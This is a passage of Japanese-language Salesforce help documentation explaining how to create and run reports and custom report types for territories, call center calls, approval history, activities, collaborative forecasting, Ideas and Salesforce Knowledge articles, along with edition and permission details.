    Salesforce ナレッジカスタムレポートを使用して、記事の作成、メンテナンス、および配信状況を追跡できます。
11. Live Agent セッションレポート
    Live Agent セッションレポートは、顧客とチャットをしているときのエージェントの活動に関するデータ (エージェントのオンライン時間やエージェントに割り当てられているチャット要求数など) を統合する場合に使用します。
12. パートナーに関するレポート
    一部の商談にはパートナー関係が関与します。このレポートを使用して、パートナー関係を特定および分析します。
13. リレーショングループに関するレポート
    システム管理者がリレーショングループおよびリレーショングループメンバーのカスタムオブジェクトのカスタムレポートタイプを有効にしている場合は、リレーショングループおよびリレーショングループメンバーに関するレポートを作成することができます。
14. 取引先所有者レポートの有効化
    取引先所有者レポートには、すべての取引先とその所有者が表示されます。
15. ファイル検索活動に関するレポート
    レポートを使用して、ファイル検索での上位 300 個の検索語を特定し、ユーザの検索語とクリック順位に基づいて、不足しているコンテンツや名前を変更する必要があるコンテンツを識別します。

テリトリーレポート

テリトリーレポートは、営業テリトリーを分析する場合に使用します。どのユーザがどのテリトリーに割り当てられているのか、どのユーザが複数のテリトリーに割り当てられているのか、どのユーザがテリトリーに割り当てられていないのかを特定します。

エディション

使用可能なエディション: Salesforce Classic

テリトリー管理を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

テリトリーレポートの特別な機能

テリトリーレポートを実行するときは、次の点に留意してください。

標準レポート

- テリトリーレポートには、組織のすべてのテリトリーが一覧表示されます。[ユーザ] ドロップダウンリストから [ユーザなし] を選択し、[レポート実行] をクリックして、割り当てられたユーザのいない組織のテリトリーを確認できます。
- ユーザのテリトリーレポート、複数テリトリーのユーザレポート、テリトリー未割り当てのユーザレポートでは、それぞれ、テリトリーに割り当てられたユーザ、複数のテリトリーに割り当てられたユーザ、割り当てられたテリトリーがないユーザの一覧が表示されます。
- 取引先のテリトリーレポート、複数テリトリーの取引先レポート、テリトリー未割り当ての取引先レポートでは、それぞれ、テリトリーに割り当てられた取引先、複数のテリトリーに割り当てられた取引先、割り当てられたテリトリーがない取引先の一覧が表示されます。
- 商談のテリトリーレポートでは、テリトリー内の商談の一覧が表示されます。商談のテリトリーで現在有効でないユーザが所有する商談を表示するには、商談のテリトリーレポートをカスタマイズして、

「[テリトリーで有効] 次の文字列と一致するFalse」という検索条件を指定します。テリトリー未割り当ての商談レポートでは、テリトリーがない取引先に関連する商談の一覧が表示されます。

- テリトリーを含むカスタムレポートタイプで実行するレポートの結果は、テリトリーを含む標準レポートの結果とは異なる場合があります。これは、カスタムレポートタイプでは、テリトリーが存在する取引先などの*存在*するテリトリー結果のみが表示されるのに対し、標準レポートでは、*存在しない*テリトリー結果が表示される場合もあるためです。たとえば、取引先テリトリーレポートを選択すると、テリトリーのない取引先が表示されます。テリトリーを含む［テリトリー］検索条件を使用したカスタムレポートタイプのレポート結果には、[複数のテリトリー] または [テリトリーなし] は表示されません。

テリトリーレポートのヒント

- 標準およびカスタムテリトリー項目は、テリトリーレポートにあります。また、取引先レポート、取引先を含む活動レポート、商談レポート、およびユーザレポートにもあります。

関連トピック:

レポート実行ページ

レポートの結果の制限

アンサーのレポート

ユーザが質問、返信、および投票を分析できるようにカスタムレポートタイプを作成します。

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

システム管理者は、カスタムレポートタイプを作成できます。これによりユーザは、質問、回答、および投票に関するレポートを作成できます。カスタムレポートタイプによってのみ、アンサーコミュニティに関するレポートを使用できます。サンプルアンサーレポートや、アンサーの標準レポートフォルダは提供されません。

アンサーレポートのフォルダを作成する手順は、次のとおりです。

1. アンサーのカスタムレポートタイプを設定します。
   - レポートのプライマリオブジェクトは質問です。
   - アンサーの特定のレポートカテゴリがないため、[その他のレポート]カテゴリまたは [管理者レポート] カテゴリにレポートを保存する場合があります。
   - オブジェクトリレーションを設定する場合、質問には回答とのリレーションが、回答には投票とのリレーションが割り当てられます。

2. アンサーレポート用の公開フォルダを新規作成します。作成するには、「公開レポートの管理」権限が必要です。
3. 作成したカスタムレポートタイプを使用して、アンサーの新規カスタムレポートを作成します。そのレポートを、作成したアンサーレポートフォルダに格納します。

これらのステップを完了すると、ユーザはレポートのホームページでアンサーレポートのフォルダを使用できるようになります。

関連トピック:

レポートによるデータへのアクセス

Salesforce CRM Call Center レポート

コールセンターレポートは、自分または自分のチームが扱った Salesforce CRM Call Center 通話の解析に役立ちます。

コールセンターレポートの特別な機能

コールセンターレポートを実行するときには、次の点を考慮してください。

標準レポート

- [今週のチームの通話一覧] レポートでは、前週に自分のチームのコールセンターユーザが扱った通話に関する情報が、関連レコードと各通話の結果と共に表示されます。
- [今日の自分の通話一覧] レポートでは、前日に自分が発信または受信した通話に関する情報が、関連レコードと各通話の結果と共に表示されます。
- [今週の自分の通話一覧] レポートでは、前週に自分が発信または受信した通話に関する情報が、関連レコードと各通話の結果と共に表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

および

レポートに表示されているレコードに対する「参照」

承認履歴のカスタムレポートタイプの作成

完了済みおよび進行中の承認プロセスとそのステップに関するレポートを実行する前に、承認プロセスインスタンスにカスタムレポートタイプを作成する必要があります。

1. [設定]から、[クイック検索] ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] を選択します。
2. [新規カスタムレポートタイプ] をクリックします。
3. 項目に入力します。

項目	手順
主オブジェクト	プロセスインスタンスを選択します。 プロセスインスタンスとは、承認プロセスの 1 つのインスタンスを表します。レコードが承認申請されるたびに、新しいプロセスインスタンスが作成されます。
レポートタイプの表示ラベル	表示ラベルを入力します。この表示ラベルは、ユーザがレポートを作成するときに表示されます。 例: *承認プロセスインスタンス*
レポートタイプ名	レポートタイプに一意の名前を入力します。
説明	説明を入力します。この表示ラベルは、ユーザがレポートを作成するときに表示されます。
カテゴリに格納	[管理レポート] を選択します。 必要に応じて、異なるカテゴリを選択できます。このカテゴリにより、ユーザが承認履歴レポートを作成するときにカスタムレポートタイプが表示されるフォルダが決まります。
リリース状況	すべてのユーザがレポートタイプにアクセスできる準備ができたら、[リリース済み] を選択します。

4. [次へ] をクリックします。
5. 主オブジェクトの下のボックスをクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

6. プロセスインスタンスノードを選択します。

   プロセスインスタンスノードとは、承認ステップのインスタンスを表します。レコードが承認プロセスの特定のステップに進むたびに、新しいプロセスインスタンスノードが作成されます。レコードがステップの条件を満たしていない場合、または承認プロセスがそのステップに進まずに完了した場合、プロセスインスタンスノードは作成されません。

7. A から B へのリレーションの場合、次のいずれかのオプションを選択します。

オプション	説明
各「A」レコードには関連する「B」レコードが 1 つ以上必要です。	1つ以上の承認ステップを入力してプロセスインスタンスノードを作成するプロセスインスタンスのみがレポートに含まれます。 承認用に送信されてもステップの条件を満たしていないレコードのプロセスインスタンスは、レポートから除外されます。
「A」レコードには関連する「B」レコードの有無は問いません。	すべてのプロセスインスタンスがレポートに含まれます。

8. [保存] をクリックします。

レポートタイプがリリースされたら、該当するユーザにカテゴリフォルダとカスタムレポートタイプを通知して、承認履歴レポートの作成および実行をユーザが開始できるようにします。

活動に対して実行可能なレポート

標準またはカスタムレポートを実行して、ToDo または行動に関する詳細と関連する取引先責任者、取引先、商談、その他の関連レコードを表示することができます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

表示する情報	使用するレポート
別のレコードタイプ (商談など) に関連する活動	[レポート] タブで [新規カスタムレポート] をクリックし、[活動] レポートタイプを選択します。
活動に関連する取引先責任者の数	活動レポート。レポートに［リレーション件数］列を追加します。 たとえば、5 件の取引先責任者がある ToDo があるとします。ToDo と行動レポートを実行すると、ToDo に関連する取引先責任者の数を示す「5」が表示されます。
各活動の取引先責任者 1 人あたり 1 行	取引先責任者に関連する活動レポート。取引先責任者オブジェクトから少なくとも 1 つの項目を選択します。 たとえば、レポートに 5 件の取引先責任者がある ToDo が含まれるとします。［姓］項目を取引先責任者オブジェクトからレポートに追加すると、この活動に関連する 5 行

表示する情報	使用するレポート
	(取引先責任者ごとに 1 行) が表示されます。取引先責任者オブジェクトから項目を追加しない場合、活動に対して 1 行のみが表示されます。 取引先責任者に関連する活動レポートは、次の操作が可能な唯一のレポートです。 • 活動のすべての取引先責任者を表示する • 主取引先責任者以外の取引先責任者の属性を使用して条件検索できる その他のレポートでは、活動の主取引先責任者と取引先責任者の総数は表示されますが、その他の取引先責任者の詳細は表示されません。 取引先責任者に関連する活動レポートでは、どの取引先責任者が主取引先責任者か副取引先責任者かは表示されません。
ToDo と行動レポートおよびケースが関連する活動レポートの活動の主取引先責任者。	ToDo と行動レポート、またはケースに関連する活動レポートのいずれか。 たとえば、ある ToDo の主取引先責任者が Ron Dean である場合、これらのレポートの［取引先責任者］項目にはその名前が表示されます。 また、主取引先責任者は ToDo の詳細ページまたは行動の詳細ページの［名前］項目にも表示されます。

営業担当と顧客のミーティングのレポート

自分の営業チームが時間配分の優先順位をどのように設定しているか洞察を得ることができます。そのような場合、営業担当がどの顧客に時間を費やしているかを示すカスタムレポートを作成します。

1. カスタムレポートタイプを作成します。
   a. 主オブジェクトに [ユーザ] を選択します。
   b. 残りの必須項目 ([表示ラベル]、[説明]、および [カテゴリ]) を完成させます。
   c. [次へ] をクリックします。
2. 活動とユーザ間のリレーションを定義します。
   a. 活動リレーションオブジェクトをユーザオブジェクトに関連付けます。
   b. [保存] をクリックします。
3. このレポートタイプに表示される項目を定義します。
   a. [レポートで選択可能な項目] セクションで、[レイアウトを編集する] をクリックします。
   b. [日付]、[件名]、[名前]、[関連先]、[リレーション件数] の [活動リレーション] 項目をこのレイアウトに追加します。
   c. [名前] 項目の表示ラベルを *[取引先責任者]* に、[関連先] 項目の表示ラベルを *[商談]* に変更します。
   d. 項目ごとに、その項目をデフォルトで表示するためのオプションを選択します。
   e. [保存] をクリックします。
4. レポートを作成します。
   a. [レポート] タブで、ステップ 1 ～ 3 で作成したレポートタイプを選択します。
   b. [概要形式] を選択し、完全名でグルーピングを作成します。
   c. レポートを実行して保存します。

このレポートを使用して、営業チームが顧客に費やす時間を最適化できるようにサポートすることができます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

ロール階層内で自分と自分より下位のユーザが所有する活動を表示する
- 権限は必要ありません

すべての活動を表示する
- 「すべてのデータの参照」

メモ: Shared Activities を有効にしていない場合、活動リレーションに基づくカスタムレポートには行動主催者と招待者が含まれず、また誰も招待されていない行動は表示されません。

関連トピック:

- カスタムレポートタイプの作成
- カスタムレポートタイプから作成したレポートの項目レイアウトの設計
- レポートの作成
- カスタムレポートの作成

コラボレーション売上予測でのカスタムレポートタイプの作成

ユーザが売上予測レポートを使用できるようにするには、システム管理者がカスタムレポートタイプを作成する必要があります。*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測]には適用されません。売上予測のカスタムレポートタイプを作成するには、コラボレーション売上予測を有効にします。

1. カスタムレポートタイプの作成を開始するには、[設定]から［クイック検索］ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] で [新規カスタムレポートタイプ] を選択します。
2. [主オブジェクト] で、[売上予測データ] または [売上予測目標] などの売上予測オブジェクトを選択します。
3. [カテゴリに格納] で、[売上予測] を選択します。
4. レポートタイプの場所と名前を営業担当に知らせます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

コラボレーション売上予測のカスタムレポートタイプ

*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測]には適用されません。売上予測のカスタムレポートタイプを作成するには、コラボレーション売上予測を有効にします。

この表を参照して、作成できる売上予測カスタムレポートタイプを確認してください。

主オブジェクト	レポートを作成する目的
売上予測データ	調整金額情報など、売上予測金額に関する情報を表示します。収益ベースの売上予測種別を使用する場合は、レポートタイプに次のデフォルト項目を使用することをお勧めします。 • 所有者のみの金額—調整なしの個人の商談(収益ベース)の合計金額。たとえば、それぞれが 10,000 ドルの価値がある2つの商談を所有している場合、[所有者のみの金額]は 20,000 ドルになります。 • 調整なしの金額—個人が所有する商談(収益ベース)およびその個人の部下の商談の調整なしの合計金額。部下には売上予測階層のその個人の下位にいる全員が含まれます。この金額はレポートにのみ表示されます。たとえば、あなたが所有するすべての商談の合計金額が 20,000 ドルであり、あなたの部下の合計金額が 55,000 ドルである場合、[調整なしの金額] は 75,000 ドルになります。 • マネージャによる調整なしの金額 — 売上予測の所有者が表示する売上予測数。これは、所有者の商談(収益ベース) とその部下の商談の合計金額です (売上予測所有者が所有者またはその部下の売上予測に行った調整を含む)。これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。たとえば、Anne の [調整なしの金額] が 75,000 ドルであり、内訳は Anne 自身の商談である 20,000 ドルと、Anne の部下である Ben が所有する商談の 55,000 ドルであるとします。Anne は、Ben の合計金額 85,000 ドルを 65,000 ドルに調整しました。あなたが Anne の数値を 85,000 ドルから 100,000 ドルに調整しても、[マネージャによる調整なしの金額] には Anne に対する表示と同じように 85,000 ドルが表示されます (また、あなたは Anne のマネージャであるため、Anne にはあなたの調整は表示されません)。あなたが行っ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

主オブジェクト	レポートを作成する目的
	た 100,000 ドルへの調整が含まれた金額を確認するには、[売上予測 金額] を調べます。 • 売上予測 金額 — 売上予測マネージャの観点での収益売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計金額。たとえば、あなたは売上予測マネージャであり、あなたの部下である売上予測マネージャがもう 1 人いて、そのマネージャの [マネージャによる調整なしの金額] の合計が 85,000 ドルであるとします。売上予測を 100,000 ドルに調整すると、[売上予測金額] は 100,000 ドルになります。 数量ベースの売上予測を使用する場合は、レポートタイプに次のデフォルト項目を代わりに使用します。 • [所有者のみの数量]、[調整なしの数量]、[マネージャによる調整なしの数量]、および [数量ベースの売上予測]。 売上予測が収益と数量のいずれに基づくかに関わらず、次の項目を追加します。 • 調整あり —売上予測所有者の金額でマネージャによる調整が行われたかどうかを示すチェックボックス。 • 所有者による調整あり —売上予測ユーザの独自の売上予測金額に調整が行われたかどうかを示すチェックボックス。 組織で累積売上予測積み上げ集計を使用する場合は、次の項目をレポートに追加します。 • ForecastingItemCategory — この項目は、各売上予測金額が、進行中のパイプライン、最善達成予測、達成予測の売上予測、完了のみ、パイプライン、最善達成、達成予測、完了のどれであるかを示します。組織で売上予測分類名を変更すると、その変更が [ForecastingItemCategory] 値にも表示されます。
関連オブジェクトとしての［商談］が関連する［売上予測データ］	特定の売上予測品目の商談情報を表示します。たとえば、調整情報と最終売上予測金額と共に、売上予測データの商談名と最終活動日を含むサマリーレポートを、部下ごとに作成することが必要になる場合があります。 メモ: 商談商品が指定されていない商談の場合、このレポートタイプには [商談 - 収益] 売上予測種別と [商品ファミリ] 売上予測種別の 2 つの売上予測データが含まれます。これらの商品ファミリの売上予測データは、[商品ファミリ] 売上予測の [商品指定なし] 行に積み上げ集計されます。
関連オブジェクトとしての［商談の分割］が関連する［売上予測データ］	特定の売上予測品目の商談分割情報を表示します。たとえば、調整情報と最終売上予測金額と共に、売上予測データの商談分割金額と分割率を含むサマリーレポートを、部下ごとに作成することが必要になる場合があります。

主オブジェクト	レポートを作成する目的
関連オブジェクトとしての［商談商品］が関連する［売上予測データ］	特定の売上予測品目の商品ファミリ情報を表示します。たとえば、調整情報と最終売上予測金額と共に、売上予測データの商品ファミリと合計金額を含むサマリーレポートを、部下ごとに作成することが必要になる場合があります。 メモ: このレポートタイプには、[商品ファミリ - 収益] および [商品ファミリ - 数量] の売上予測項目のみが表示されます。商談商品が指定されている商談と指定されていない商談の両方が含まれます。
売上予測目標	個人の目標またはチームの目標に関するデータを表示します。レポートタイプには、すべてのデフォルト項目を含めることをお勧めします。たとえば、所有者のフルネームなどの参照項目を組み込むことができます。レポートを実行するときに、自分の名前で絞り込みを行って、自分が作成した目標とそれらに関連する取引先および所有者を表示できます。
関連オブジェクトとしての［売上予測データ］が関連する［売上予測目標］	目標達成率を表示します。たとえば、［売上予測目標］と［売上予測データ］の両方を使用して、カスタムレポートタイプを作成できます。その後、レポートを作成するときに、チームの目標と予測収益を完了した売上予測に含め、目標達成率の割合を表示するための数式項目を作成します。

アイデアレポート

カスタムレポートタイプを作成して、ユーザがアイデア、アイデアコメント、および投票に関するレポートを作成できるようにします。

システム管理者は、カスタムレポートタイプを作成できます。これによりユーザはアイデアの状況を分析できます。カスタムレポートタイプによってのみ、アイデアレポートを使用できます。Salesforce では、サンプルアイデアレポートや、アイデアの標準レポートフォルダは提供されません。

アイデアレポートのフォルダを作成する手順は、次のとおりです。

1. アイデアのカスタムレポートタイプを作成します。

   [アイデア]を主オブジェクトとし、[投票]を第2オブジェクトとして使用するカスタムレポートタイプを作成する場合、［「A」レコードには、関連する「B」レコードの有無は問われません。］を選択するまでは、子(マージ済み)アイデアはレポートには表示されません。子アイデア対する投票はマスタアイデアに移行されるため、子アイデアに投票はありません。これは、[投票]オブジェクトが要求された場合、子アイデアはレポートには表示されないということです。

2. アイデアレポート用の公開フォルダを新規作成します。作成するには、「公開レポートの管理」権限が必要です。
3. 作成したカスタムレポートタイプを使用して、アイデアの新規カスタムレポートを作成します。そのレポートを、作成したアイデアレポートフォルダに格納します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

これらのステップを完了すると、ユーザはレポートのホームページでアイデアレポートのフォルダを使用できるようになります。

Salesforce ナレッジ記事に関するレポート

Salesforce ナレッジカスタムレポートを使用して、記事の作成、メンテナンス、および配信状況を追跡できます。

システム管理者は、カスタムレポートタイプを作成できます。これによりエージェントが、Salesforce ナレッジ記事に関するレポートを作成できます。カスタムレポートタイプによってのみ、閲覧者が使用できる記事に関するレポートを作成できます。Salesforce では、サンプル記事レポートや、記事の標準レポートフォルダは提供されません。

ヒント: *知識ベースのダッシュボードおよびレポート* AppExchange パッケージでは、知識ベースを監視し、利用状況総計値の分析に役立つ 20 数個のレポートを提供します。

1. 記事レポートのフォルダの作成
   公開フォルダを作成し、ユーザ用の記事レポートを保管します。
2. 記事レポート
   カスタムレポートタイプを作成して、Salesforce ナレッジ記事データに関してレポートします。
3. 記事レポートの作成
   Salesforce ナレッジ記事に関するカスタムレポートを実行して、記事レポートフォルダに保存します。
4. Salesforce ナレッジレポートで使用可能な項目
   ナレッジレポートで使用できる項目は、レポートに使用する情報の種別によって異なります。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

記事レポートのフォルダの作成

公開フォルダを作成し、ユーザ用の記事レポートを保管します。

1. [レポート] タブの [レポートフォルダ] セクションで、[新規フォルダの作成] をクリックします。
2. ［フォルダ表示ラベル］項目に「*記事レポート*」と入力します。
3. 必要に応じて、［グループの一意の名前］を変更します。
4. ［公開フォルダのアクセス権］を選択します。

   ユーザにレポートの追加と削除ができるようにするには、[参照・更新] を選択します。
5. フォルダの利用者オプションを選択します。
6. [保存] をクリックします。

このフォルダに保存したレポートは、[レポート] タブに表示されます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

記事レポート

カスタムレポートタイプを作成して、Salesforce ナレッジ記事データに関してレポートします。

カスタムレポートを作成する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「レポートタイプ」と入力し、[レポートタイプ] を選択して、[新規カスタムレポートタイプ] をクリックします。
   「カスタムレポートタイプの作成」 (ページ 497)を参照してください。
2. [主オブジェクト] ドロップダウンリストで、レポートを作成する記事関連オブジェクトを選択します。

主オブジェクト	説明
記事タイプ	作成日、公開チャネル、および FAQ のようなカスタム記事タイプに関連するケースの数などの情報を比較します。カスタム記事タイプの履歴項目やカスタム項目にアクセスするには、記事タイプのバージョンを第 2 オブジェクトとして追加します。
ナレッジ記事	作成日、公開チャネル、関連ケース数など、各記事に関する情報を比較します。このカスタムレポートタイプを選択すると、記事の表示と投票に関する統計情報も含めることができます。ナレッジ記事の主オブジェクトを使用するレポートでは、記事ごとに 5 つのレコード (行)、チャネル (すべてのチャネル、内部アプリケーション、カスタマー、パートナー、公開知識ベース) ごとに 1 つのレコードが割り当てられています。
ナレッジ記事の検索	チャネルおよびロールごとに 1 日、1 か月、1 年の単位で検索数を分析します。
ナレッジ記事のバージョン	作成日、公開チャネル、関連ケース数など、各翻訳に関する情報を比較します。このカスタムレポートタイプを選択すると、記事の表示と投票に関する統計情報も含めることができます。
記事バージョン履歴	作成日、公開チャネル、関連ケース数など、各記事バージョンに関する情報を比較します。
ナレッジ記事ビュー	チャネルおよびロールごとに 1 日、1 か月、1 年の単位で表示数を分析します。
ナレッジ記事の投票	チャネルおよびロールごとに 1 日、1 か月、1 年の単位で投票数を分析します。
ナレッジのキーワード検索	知識ベースの検索に使用されているキーワードを表示します。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

ナレッジ検索活動	• チャネルおよび言語ごとに 1 日、1 か月、または 1 年単位で検索数を分析します。 • 検索ごとに、次の内容が表示されます。 – 日付 – クリックされた記事の ID とタイトル • 知識ベースの検索に使用されているキーワードを表示します。 • キーワードごとに、次の平均値が表示されます。 – 結果 – 検索結果に表示される記事 • 記事ごとに、次の平均値が表示されます。 – クリック数 – クリックしたユニークユーザ数

3. 必要な項目を入力して [保存] をクリックします。
   [カテゴリ] ドロップダウンメニューの [保存] で、[カスタマーサポートレポート] または [その他のレポート] を選択することをお勧めします。このカテゴリでは、[レポート] タブでカスタムレポートタイプを検索します。
4. [レポートレコードセットを定義] ページで必要な選択を行います。

主オブジェクト	使用可能な第 2 オブジェクト
記事タイプ	記事タイプのバージョン
ナレッジ記事	記事ビューの統計、記事投票の統計、ケース記事
ナレッジ記事の検索	なし
ナレッジ記事のバージョン	記事ビューの統計、記事投票の統計
記事バージョン履歴	なし
ナレッジ記事ビュー	なし
ナレッジ記事の投票	なし
ナレッジのキーワード検索	なし
ナレッジ検索活動	なし

5. [保存] をクリックします。
6. 必要に応じて、レポートレイアウトから項目を削除し、並び替えます。

主オブジェクトで使用可能な項目についての詳細は、「Salesforce ナレッジレポートで使用可能な項目」(ページ 4582)を参照してください。

記事レポートの作成

Salesforce ナレッジ記事に関するカスタムレポートを実行して、記事レポートフォルダに保存します。

カスタムレポートタイプを使用して、記事レポートを作成し、それを記事レポートフォルダに保存します。

1. [レポート] タブで、[新規レポート] をクリックします。
2. [カスタマーサポートレポート] または [その他のレポート] など、カスタムレポートタイプを保存するカテゴリを選択します。

   記事レポートがあるケースは、デフォルトでカスタマーサポートレポートフォルダで使用可能です。
3. レポートタイプを検索し、[作成] をクリックします。
4. レポートを参照するとき、そのレポートを他のユーザにも使用可能にする場合は、[別名で保存] をクリックし、レポートを新しい「記事レポート」フォルダに保存します。

メモ:

- ナレッジ記事カスタムレポートタイプを使用するレポートでは、記事ごとに 5 つの行が割り当てられています (「すべてのチャネル」を含む、チャネルごとに 1 つの行)。
- 毎日の値は過去 90 日間、毎月の値は過去 18 か月間にわたって独立して報告されます。この期間が経過したら、それぞれ毎月および毎年の集計値を使用します。
- ナレッジ記事投票、ナレッジ記事ビュー、ナレッジ記事検索カスタムレポートタイプを使用するレポートの、各レコード (行) は 1 日、チャネル、ロールの組み合わせを表示します。たとえば、Kingmaker ロールを持つ閲覧者が内部アプリケーションの記事を参照し、次の日同じ閲覧者が内部アプリケーションでさらに記事を参照した場合、記事ビューレポートには、2 つの行が記載されます。それぞれ一意の日付を示します。
- ナレッジの記事バージョン履歴を除く、ナレッジの記事バージョン (KAV) を使用するレポートでは、データカテゴリで絞り込むことができます。最大 4 個の検索条件を追加し、ロジックを「AT」、「ABOVE」、「BELOW」、「ABOVE OR BELOW」に設定できます。検索条件間のロジックは、「OR」です。同じカテゴリグループを複数回使用できますが、毎回同じ演算子を使用する必要があります。
- ナレッジ記事の承認プロセスについてレポートするには、カスタムレポートタイプを作成するときに [プロセスインスタンス] および [プロセスインスタンスノード] を使用します。次に、記事タイプであるオブジェクト種別に関するレポートを絞り込みます。

Salesforce ナレッジレポートで使用可能な項目

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

ナレッジレポートで使用できる項目は、レポートに使用する情報の種別によって異なります。

次の表には、Salesforce ナレッジレポートの主オブジェクトごとに使用可能な項目が表示されています。

記事タイプレポートで使用可能な項目

記事タイプの主オブジェクトを使用して、記事タイプバージョンの第2オブジェクトを追加できます。

表 64 : 記事タイプレポートの主オブジェクト項目

項目	説明
アーカイブ作成者	記事をアーカイブしたユーザ。
アーカイブ日	記事がアーカイブされた日付。
記事番号	記事に自動的に割り当てられる固有番号。
記事タイプ ID	記事タイプに関連付けられた ID。
ケース関連付け件数	記事に添付されたケース数。
作成者	記事を作成したユーザ。
作成日	現在の記事バージョンが作成された日付。記事が2回以上公開された場合、これがドラフトの最新の日付になります。記事バージョンの元の作成日を使用するレポートを作成するには、まず、ナレッジ記事バージョンレコードの作成日ではなく、ナレッジ記事オブジェクトレコードの作成日を使用できるようにするため、特定の記事タイプのナレッジ記事 (__ka) オブジェクトとナレッジ記事バージョン (__kav) オブジェクトを結合するカスタムレポートタイプを作成します。
カスタム項目	記事タイプに作成されたカスタム項目。記事タイプのバージョンを第2オブジェクトとして追加し、記事タイプのカスタム項目にアクセスします。
初公開日	記事が初めて公開された日付。
ナレッジの記事バージョン	記事のバージョン番号。
最終更新者	最近記事を変更したユーザ。
最終更新日	記事が最後に変更された日付。ドラフト記事の最終更新日は、ドラフトが保存された日付です。公開記事の最終更新日は、記事が最後に公開された日付です。
最終公開日	記事が最後に公開された日付。

エディション

